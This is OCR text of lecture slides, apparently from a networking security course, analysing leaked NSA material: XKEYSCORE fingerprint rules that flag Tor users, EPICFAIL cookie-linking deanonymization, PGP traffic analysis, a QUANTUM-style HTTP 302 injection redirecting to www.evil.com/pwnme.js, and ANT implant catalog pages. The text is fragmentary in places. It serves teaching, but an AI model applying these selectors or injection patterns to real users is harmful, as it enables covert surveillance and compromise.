
- Assignment for advanced undergraduate class in networking
- Given this Bro IDS skeleton code build the following primitives
  - HTTP title metadata extraction
  - Username identification
  - Cookie linking
- 11 groups of 2 in the class:
  - 1 failed to complete
  - 1 did poor job (very slow, but as I never specified performance goals…)
  - 9 success
    - Including 2-3 well written ones
- Project was probably too easy…
  - The more open ended “bang on the great firewall” project was better

Bulk Recording

NSA is actually amateur hour: Bulk record is only 3-5 days, decision is "record or not"

LBNL is 3-6 ***months***, decision includes truncation ("stop after X bytes")


Federated Search


www.submarinecablemap.com
uk submarine cable map
United Kingdom
Ireland
Fra
Portugal
Spain
Morocco
Alg
North Atlantic Ocean
Google
Last updated on November 28, 2015
Map data ©2015 Google, INEGI, ORION-ME Terms of Use

Who Viewed This Page?

Using XKEYSCORE In Practice

- Primarily centered around an eas
  - With a lot of pre-canned search scripts for
  - Plus a large number of premade "fingerpri usages, etc
- The unofficial user guide: https:// documents/2116191-unofficial-x



EX: I'm looking for Mojaheden Secrets 2 use in extremist web forums:

Field Builder

AppID (+Fingerprints)

forum/extremist/

forum/extremist/al-faloja
forum/extremist/al-firdawsArabic
forum/extremist/al-firdawsEnglish
forum/extremist/al-hisbah
forum/extremist/al-hisbahWorkshop
forum/extremist/al-ikhlas
forum/extremist/al-nukhbah
forum/extremist/al-nusrah
forum/extremist/al-qimmah
forum/extremist/al-shura
forum/extremist/al-tawhid
forum/extremist/aljazeeratalk
forum/extremist/alm3refh
forum/extremist/amb
forum/extremist/ashiyane

Field Builder

AppID (+Fingerprints)

moj

encryption/mojaheden2
encryption/mojaheden2/encodedheader
encryption/mojaheden2/hidden
encryption/mojaheden2/hidden2
encryption/mojaheden2/keyids
encryption/mojaheden2/securefile

AKA: Tell Me All The Jihobbiests With A Single Query!

Character Encoding:

Content Start:

Content Stop:

Content Total:

Referer:

X Forwarded For:

To comply with USSID-18 you AND that with some other information like an IP or country

Sc

IP Address: 210.[redacted] Either

Country: To

XKEYSCORE Fingerprint Writing

- A mix of basic regular expressions and optional inline C++ !??!?
- Simple rules:

```
fingerprint('anonymizer/tor/bridge/tls') =
    ssl_x509_subject('bridges.torproject.org') or
    ssl_dns_name('bridges.torproject.org');
```

```
fingerprint('anonymizer/tor/torpoject_visit') =
    http_host('www.torproject.org')
    and not(xff_cc('US' OR 'GB' OR 'CA' OR 'AU' OR 'NZ'));
```

- System is "near real time":
  - Parse flow ***completely*** then check for signature matches
    - You write in a different style in a real-time system like Snort or Bro
  - Which is why I think XKEYSCORE started life as Vortex

A Richer Rule:
New Zealand spying on Solomon Island gvmt...

```
fingerprint('document/solomons_gov/gov_documents') =
    document_body
     (('Memorandum by the Minister of' and 'Solomon') or
      'Cabinet of Solomon Islands' or
      ('conclusions of the' and 'solomon' and 'cabinet') or
      ('Truth and Reconciliation Commission' and 'Solomon') or
      ('TRC 'c and 'trc report' and 'Solomon') or
      ('former tension militants' and 'Malaita') or
      'malaita eagle force' or 'malaita ma\'asina forum' or
      ('MMF 'c and 'Solomon') or 'Members Rise Group' or
      'Forum Solomon Islands' or 'FSII 'c or 'Benjamin Afuga')
    or
    document_author(word('rqurusu' or 'ptagini' or
                         'jremobatu' or 'riroga' or 'Barnabas Anga' or
                         'Robert Iroga' or 'Dr Philip Tagini' or
                         'Fiona Indu' or 'FSII' or 'James Remobatu' or
                         'Rose Qurusu' or 'Philip Tagini'));
```

And Inline C++...

```
/**  Database Tor bridge information extracted from confirmation emails. */
fingerprint('anonymizer/tor/bridge/email') =
email_address('bridges@torproject.org') and
 email_body('https://bridges.torproject.org/' : c++
extractors: {{ bridges[] =
              /bridge\s([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}):?
([0-9]{2,4}?[^0-9])/;  }}
init: {{ xks::undefine_name("anonymizer/tor/torbridges/emailconfirmation");
}}
main: {{
    static const std::string SCHEMA_OLD = "tor_bridges";
    ...
    if (bridges) {
       ...
      xks::fire_fingerprint("anonymizer/tor/directory/bridge"); }
    return true;  }});
```

Wiretapping Crypto… IPSec & TLS

- Good transport cryptography messes up the NSA, but…
  - There are tricks…
- The wiretaps collect encrypted traffic and pass it off to a black-box elsewhere
  - The black box, sometime later, may come back and say “this is the key”
- Sabotage: Trojaned pRNGs, both DualEC DRBG and others
- Theft: No forward secrecy? HA, got yer certificate…
- Weak Diffie/Hellman: If you always use the same prime p…
  - It takes a lot of work to break the first handshake…
  - But the rest take a lot less effort

Wiretapping Crypto: PGP (aka the NSA's friend)

- PGP is an utter PitA to use…
  - So it is uncommon, so any usage stands out
- It has easy to recognize headers…
  - Even when you exclude `-----BEGIN PGP MESSAGE-----`
- It has no forward secrecy…
  - So if you steal someone's key you can decrypt all their messages!
- It spews metadata around…
  - Not only the email headers used to email it…
  - But also (by default) the identity of all keys which can decrypt the message

So PGP is Actually Easy(ish…)

- You can easily map who talks to whom…
  - And when, and how much data, and who is CC’ed…
    - ***Never underestimate the power of traffic analysis***
  - Thus you have the entire social graph!
- You can then identify the super nodes…
  - Those who talk to lots of other people…
- And then you pwn them!
  - See later

Query Focused Datasets: Mostly Write-Only Data with Exact Search


Site: arstechnica.com
Username: broidsrocks
Cookie: 223e77...
From IP: 10.271.13.1
Seen: 2012-12-01 07:32:24

The EPICFAIL Query Focused Database

- Tor users (used) to be dumb...
  - And would use something other than Tor Browser Bundle to access Tor
- Of course, the "normal" browser has lots of web tracking
  - Advertising, etc....
- So the EPICFAIL QFD:
  - All tracking cookies (for specified sites) seen both from a Tor exit node and from a non-Tor source
- Allows easy deanonymization of Tor users

Using the MARINA Database Interface

- Provides a GUI for doing querie longer term store
  - Specifically designed to provide easy what other email/selectors apply" am
- Fields include:
  - User Activity
  - Active User
  - Profile Data
  - SparklePony?!?!



Active User/Presence (Federated)

Search Name: [redacted] Facebook ID

Justification: [redacted]

Start Date: 20130319 00:00:00 End Date: 20130401

Restrict Load Date Only: □

□	Identifier	Realm
□	[redacted]	Facebook

Quick Add: Enter one or more selectors separated by commas and hit enter...

Apply realm to selected

Enable Any Realm: □

Include Mutant Broth(All TDIs): ☑


Intelligence Topic: SIGINT Development

Intelligence Topic Digraph: [redacted]

Open New Window: ☑

If you have OVSC1700 box to search GCHQ

Use SIGINT



BBC Pageview

Double-click Ad

Linked User IDs

AnonDude is...

IP Activity History (unmasked VPNs)


"IP Intelligence"

AnonDude's House

Computer Network Exploitation

AirPwn -Goatse

HackingTeam



HTTP 302 FOUND
location: http://www.evil.com/pwnme.js

Black Market RATs

HackingTeam


FinFisher

```
GET /pwnme.js HTTP/1.1
GET /script.js HTTP/1.1
host: www.evil.com
host: www.targetdomain.com
cookie: id=iamavictim
```

```
GET /script.js HTTP/1.1
host: www.targetdomain.com
cookie: id=iamavictim
```

```
HTTP 200 OK
.....
```

```
HTT
....
Here
```



Metasploit

HackingTeam

FinFisher


NSA Eagle from the EFF
Rat from OpenClipart

Oh, but NSA's QUANTUM is busted!!!

- To do it properly, you need to be quick…
  - Have to win the race
- NSA Logic:
  - Weaponize our wiretaps? Sure!
  - Use it to shoot exploits at NATO allies critical infrastructure? GO FOR IT!
  - Actually build it right? Sorry, classification rules get in the way
- Instead the QUANTUM wiretap sends a "tip" into classified space
  - Through a special (slow) one-way link called a "diode"
  - That then consults the targeting decision
  - And sends the request through another "diode" back to a "shooter" on the Internet
  - That then generates the spoofed packet

The NSA's Malcode Equation Group & Sauron

- Kaspersky has a nice analysis done…
- Encrypted, modular, and multi-stage de
  - Different functional sub-implants for different tasks
  - Uses an encrypted file system to resist analysis
- Some ***very*** cool tricks!
  - Reflash hard drive firmware to provide a bad boot l
    - So when you read it on a powered-up disk, the disk lool
    - But if its ever found, "the NSA was here!" glows large
    - Likewise, modules that can reflash particular BIOSes
  - Want to gain root on a Windows box?
    - Install a signed driver that has a vulnerability
    - Then exploit that vulnerability



TOP SECRET//COMINT//REL TO USA, FVEY

IRATEMONK

ANT Product Data

06/20/08

(TS//SI//REL) IRATEMONK provides software application persistence on desktop and laptop computers by implanting the hard drive firmware to gain execution through Master Boot Record (MBR) substitution.

SERUM
SLICKERVICAR
WISTFULTOLL
RETURNSPRING
OIM / JMSQ
Sustained Collection
TUNING FORK
Requests and Approvals
Scaling
R&T Analyst
ROC Ticket System
SEAGULLFARO
SSG
High
Low
CDR Diode
ROC
UNITEDRAKE GUI
UNITEDRAKE Database
Internet
Internet Cafe
Target Systems
UNITEDRAKE Server

(TS//SI//REL) IRATEMONK Extended Concept of Operations

(TS//SI//REL) This technique supports systems without RAID hardware that boot from a variety of Western Digital, Seagate, Maxtor, and Samsung hard drives. The supported file systems are: FAT, NTFS, EXT3 and UFS.

(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Status: Released / Deployed. Ready for Immediate Delivery

Unit Cost: $0


POC: [redacted], S32221, [redacted], [redacted]@nsa.ic.gov


Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

Interdiction…

- Why bother hacking at all…
  - When you can have the USPS and UPS d
- Simply have the package shippe
  - And then add some entertaining speciali





TOP SECRET//COMINT//REL TO USA, FVEY

HOWLERMONKEY

ANT Product Data

(TS//SI//REL) HOWLERMONKEY is a custom Short to Medium Range Implant RF Transceiver. It is used in conjunction with a digital core to provide a complete implant.

08/05/08

HOWLERMONKEY - SUTURESAILOR

1.23" (31.25 mm) x 0.48" (12.2 mm)

HOWLERMONKEY - YELLOWPIN

2" (50.8 mm) x 0.45" (11.5 mm)

(Actual Size)

HOWLERMONKEY - SUTURESAILOR

Front

Back

1.20" (30.5 mm) x 0.23" (6 mm)

HOWLERMONKEY - FIREWALK

0.63" (16 mm) x 0.63" (16 mm)

(TS//SI//REL) HOWLERMONKEY is a COTS-based transceiver designed to be compatible with CONJECTURE/SPECULATION networks and STRIKEZONE devices running a HOWLERMONKEY personality. PCB layouts are tailored to individual implant space requirements and can vary greatly in form factor.

Status: Available – Delivery 3 months

Unit Cost: 40 units: $750/ each
25 units: $1,000/ each


POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov
ALT POC: [redacted], S3223, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY

But the NSA has No Monopoly on Cool Here…

- This is the sort of thing the NSA ha
  - A small arm controller, flash, SDRAM, and Fl
    - This is circa 2008 but things keep getting better
- But this is a Kinetis KL02 arm chip
  - 32k flash, 4k ram, 32b ARM & peripherals (ir converters)



TOP SECRET//COMINT//REL TO USA, FVEY

MAESTRO-II

